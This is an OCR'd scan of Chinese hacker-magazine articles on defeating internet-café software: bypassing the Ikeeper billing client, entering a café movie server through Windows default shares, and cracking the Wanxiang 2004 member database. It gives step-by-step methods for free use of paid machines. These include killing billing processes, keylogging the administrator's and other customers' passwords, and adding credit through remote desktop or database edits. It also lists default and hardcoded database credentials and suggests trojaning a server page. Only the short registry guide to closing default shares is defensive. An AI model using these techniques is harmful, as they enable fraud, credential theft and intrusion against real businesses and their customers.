


图4 修改下载限

风飘(rain)语:

历经整整半年的艰苦卓绝的斗争，小编我终于活着等到了放假回家的那天了！踏上火车的瞬间，有一种1949年的感觉~~~解放啦~~！满心欢喜地回到家坐在电脑旁，开机，灯不亮，我再开，还不亮，踹一脚，还是不亮，我想了的是不是出去半年人长帅了电脑认不出我了~~汗啊~~~~仔细一检查，硬盘罢工了，没办法，转身，跑步走，目标网吧~~~~~敢情我上辈子欠了谁的钱啊，还是我这辈子跟网吧结缘了？为什么不是跟PLMM结缘呢~~~~巨郁闷……

不完全搞定 Ikeeper

RQMZ

从本文你可以学到：

1、Ikeeper客户端的破解方法

2、从服务器端突破Ikeeper




图3 禁止刷卡登录





图4 用管理密码解锁屏幕



图5 Ikeeper的安装目录

我说这重庆就是不一样啊，连网吧管理软件也和其它地方的不同，它用Ikeeper。杂志上突破万象、美萍、Pubwin的方法都用不上啊，还是自己想办法。话不多说，我们马上开始。

一、客户端突破

1.未禁用任务管理器的情况

进网吧，找台空机坐下来，当然，不要坐在太起眼的地方。开机，在系统刚过欢迎界面的时候按Ctrl+Alt+Del打开任务管理器，切换到进程标签页，结束ssp.exe的进程树，如图1。


图1 结束ssp.exe的进程树

Ikeeper有ssp和entry两个进程，ssp是计费的，entry是锁屏和验证登录的。启动的时候ssp先启动，由ssp启动entry。所以只要你成功结束了ssp，entry会报错退出。我们直接结束ssp的进程树省事。好，现在你已经在Ikeeper启动前把它整死了（听起来很毒啊！），接下来你就可以免费上网咯，限制都没有，巴实惨了（重庆方言）！系统的启动速度因机器的配置不同而不同，你要赶快完成操作，不然就锁屏了。不过不要怕，锁屏后还可以调出任务管理器的，只是过几秒又会出现在最前面，把任务管理器挡住，不怕，再按ctrl+Alt+Del又出来了，如图2。

结束Ikeeper的进程吧，这样同样可以达到目的了。最开始锁屏后结束Ikeeper进程进入桌面能上网的，网吧升级一次后就不能了，注销也不行，看来网络连接有依赖Ikeeper吧！狠毒的招数啊，那你就只有用前边的方法了。不过后边的法子也行，那你就玩玩单机吧。好悲惨！




图2 调出任务管理器

2.禁用了任务管理器或是你觉得上一种方法不好使

Ikeeper在无法连接服务器的时候是不能刷卡登陆的，卡号处成灰色，如图3。

这时只能用管理密码解锁屏幕。通常时候都可以连上服务器是不是？（网吧老板火了：通常都连不上，我做什么生意啊！）那我们就让它连不上。怎么就连不上呢，拔网线啊，这样不就连不上了吗，然后用管理密码解锁屏幕，进去了是不是，如图4。

在实用配置程序[msconfig]里取消ssp.exe的自启动，注销，插上网线，这样就OK了。对于禁用了运行菜单的，你可以用第三方软件来达到此目的。像优化大师，超级兔子，瑞星杀毒这些软件都有删除启动项的功能。如果这些都没有，还可以找到Ikeeper的安装目录（默认为%program files%/Client/），如图5。

重命名几个.dll文件，注销，重启Ikeeper就会提示加载xxx.dll出错然后退出。这样不是也可以吗？（小菜火了：搞了半天管理密码呢？）别急啊，我喝点水慢慢说

啊！管理密码嘛，默认为admin或是为空。要是不对那你就随便try几下，用点社会工程学嘛。要是还不行，那就只有让网管来告诉我们了，当然我们不能直接问他密码多少咯，今天要让他给写出来。方法就是先放好键盘记录，然后把机器弄得连不上服务器，让网管帮你瞧瞧，他要是输了管理密码解锁了，这管理密码不就到你手里了吗？啊~~~~（悄悄告诉你啊，网管大多会让你重启（这样省事），不过你可以说你已经重启N次了，他说不定就给输了呢，具体的情况你具体应对吧，看你的运气和大脑了）


图6 精锐网吧辅助工具

3.对于有使用会员系统的网吧

你可以搞定还原软件（如何搞定？看以前的杂志吧！），用键盘记录拿到别人的会员卡号和密码，也可以实现自已不花钱的。还有就是旧版的Ikeeper有个BUG，那是有个通用密码Ctrl+退格，这样你只要拿到人的会员卡号就行，岂不是更容易办到？不过我是不赞成你用这个方法的，太不厚道了。

4.对于限制很BT的情况

BT的限制就是没了注销，运行，任务管理器等。前边的方法就不行了，这时候你可以先给一定数目的钱，刷卡上机，下个精锐网吧辅助，如图6。解除所有限制，再杀了Ikeeper的进程，或是删启动项注销来实现免费。

5.启动的时候按F8，进入带网络连接的安全模式，Ikeeper就不会启动了，这样也可以实现免费的目的，但是这样总让人觉得不舒服。

6.超老版本的Ikeeper还有智能ABC输入法漏洞，在登陆框里切换到智能ABC，然后依次V向上Del回车，这样Ikeeper就死了。不知道还有没有网吧用这个版本的Ikeeper。

二、服务器端突破

1.计费服务器有装还原软件，当然只还原系统盘，因为必然要个不还原的盘来存放Ikeeper的数据库啊。现在假设你拿到了主机的权限（方法嘛，不在本文讨论之列，你查以往杂志吧），给他来个远程控制。这时候最简单的方法就是利用收银员离开主机的时间用远程屏幕控制来给自己加钱。这个法子虽说实现起来很困难，但是有个好处就是网吧统计账目的时候发现差钱，查交易记录也顶多查到收银员头上，不会查出任何的数据库上有不吻合的情况。第二种方法就是修改数据库，先把服务器上的数据库下载回来，用软件修改数据（推荐使用Domain3.5，因为它个头小，多功能，自带数据库密码破解功能，因为Ikeeper的数据库都有密码的，正好用得上），然后覆盖服务器端数据库。（注：数据库我下过，有三个，分别记录了不同的数据，会员一个，当前在线用户一个，上机下机记录还有一个，我怕改错了引起数据关系紊乱就没具体实验过此方法。再就是可惜小弟不才，不会编程，有哪位朋友会写程序的，可以写个程序来实现加钱功能再完美不过了。）


2.服务器没有还原软件，那么开它的3389吧。Ikeeper的服务器端进程名也是ssp，这个程序不可以多开，开了3389我们要如何利用呢？不急，它还有一个会员管理程序，我们启动它来给自己会员卡上加钱，这个法子不会出现数据关系紊乱的问题，是现在看来最好的的解决方案了，我说的是现在，呵呵。

行文简陋，错漏之处望各位海涵。

编辑点评 Ikeeper也是一款不错的管理软件，它在重庆地区拥有90%以上的市场占有率，虽然采用了几种独特的方法，然而它的安全性还是有待提高的，对付网吧的一般方法就可以把它搞定，但还是提醒各位看官，最好是采取加钱的方法，不要强行破解客户端，除非你想和网管喝喝下午茶。

利用默认共享入侵网吧电影服务器

从本文你可以学到：
1、了解默认共享
2、怎样关闭默认共享
3、默认共享的利用方法



前几天我们学校附近刚刚新开了一个网吧，机器配置都挺高的。今天来这一上，果然“不同凡响”，可真是新开的，漏洞百出，就连系统自带的默认共享也没关！


什么是默认共享呢？

使用Windows 2000/XP的用户都会碰到一个问题，那就是默认的管理共享。虽然用户并没有设置共享，但每个盘符都被Windows自动设置了共享，其共享名为盘符后面加一个符号“$”。一般来说，除了每个硬盘都被共享外，还存在Admin$、IPC$这两个共享（分别为远程管理共享与远程网络连接）。这样，局域网内同一工作组内的计算机，只要知道被访问主机的管理员密码，就可以通过在浏览器的地址栏中输入“\\计算机名\盘符$”来访问你的文件。例如，假如你的计算机名为ID1，那么别的计算机只要输入\\ID1\C$就可以访问你的C盘了，是不是觉得很不安全？


今天我就是利用默认共享入侵网吧服务器的：具体利用命令格式\\IP\盘符$ 就可以访问了。

例如：\\127.1.1.1\c$ 只要你在运行里输入此命令就可以利用了！

网吧电影服务器IP为192.168.1.220 如图1。


图1 网吧电影服务器

当我们知道IP地址后直接在开始菜单“运行”中输入“\\192.168.1.220\d$”进入服务器的D，如图2。


图2 成功入侵

为什么要进D盘呢？主要是电影服务器用的是美萍VOD点播系统，它的软件和数据都在这个盘装着呢！进去后修改它的主页文件挂马会有什么后果呢？岂不是整个网吧都成了你的肉鸡？呵呵，修改点播软件文件夹下面的INDEX文件即可。看修改后的样子如图3。




图3 入侵后的效果图

在这里我没有挂马，每天来这里玩不至于做得那么绝了，不好！

下面我就给大家说说怎么去关闭默认共享！

关闭管理默认共享(ADMIN$)

1.点击“开始”菜单→“运行”，在弹出的“运行”对话框中输入“regedit”后回车，打开注册表编辑器，依次进入“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Lanmanserver\parameters”注册表项。

2.双击右窗格中的“AutoShareWks”，类型为“REG_DWORD”将它的键值改为“0”即可。

关闭IPC$默认共享

1.点击“开始”菜单→“运行”，在弹出的“运行”对话框中输入“regedit”后回车，打开注册表编辑器。

2.展开“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa”注册表项。

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Lsa

3.双击“restrictanonymous”，将其键值设为“1”即可(注意，不是“0”，是“1”)。

就可以安全地关闭默认共享了，小心你的机子被人进入了，尤其是公司的局域网！

编辑点评：简单的共享入侵，不过在中型网吧还是有一定价值的，如果是无盘网吧，一般的纯电影服务器的安全配置总是很低的，而如果能控制电影服务器，用它作跳板，控制网吧服务器也不是难事了。

网吧免费建会员账号

暗黑牧马者

从本文你可以学到：

1、通过映射来查看没被共享的文件

2、用充钱软件给自己的会员卡号加钱

上次写了一篇关于万象2004加钱的文章，用Microsoft突破数据库权限后，再将改好的数据库再复制到网吧主机上，事后思考了一下，总结出了一种免费建会员号的方法。为了使用这种免费建会员账号的技术，先提一提破数据库吧。方法是首先下载Microsoft office 2003（一般的网吧都不会安装），然后安装好，打开access软件，依次打开工具／安全／工作组管理员，点击加入，然后“浏览”，选择您的SICENT.MDW，进入数据库（登陆名称：datamaintain；登录密码：万象网管是一个发展了5年的成熟的产品；数据密码：zhrmghg1949jgqz）。

以前想免费建会员帐号，就必须修改数据库，然后再将修改好的数据库借助远控软件复制到网吧主机上，这就过于繁琐。其实只要我们借助一个网吧充钱工具就可以省去这一步骤，但这种网吧充钱工具必须连接到数据库，而且只能对已有的会员账号上的钱进行修改，所以要想建一个自己的会员号就必须用到破数据库了。首先来映射网吧主机的硬盘，如图1，找到万象2004的安装路径，将会员数据库下载到本地。

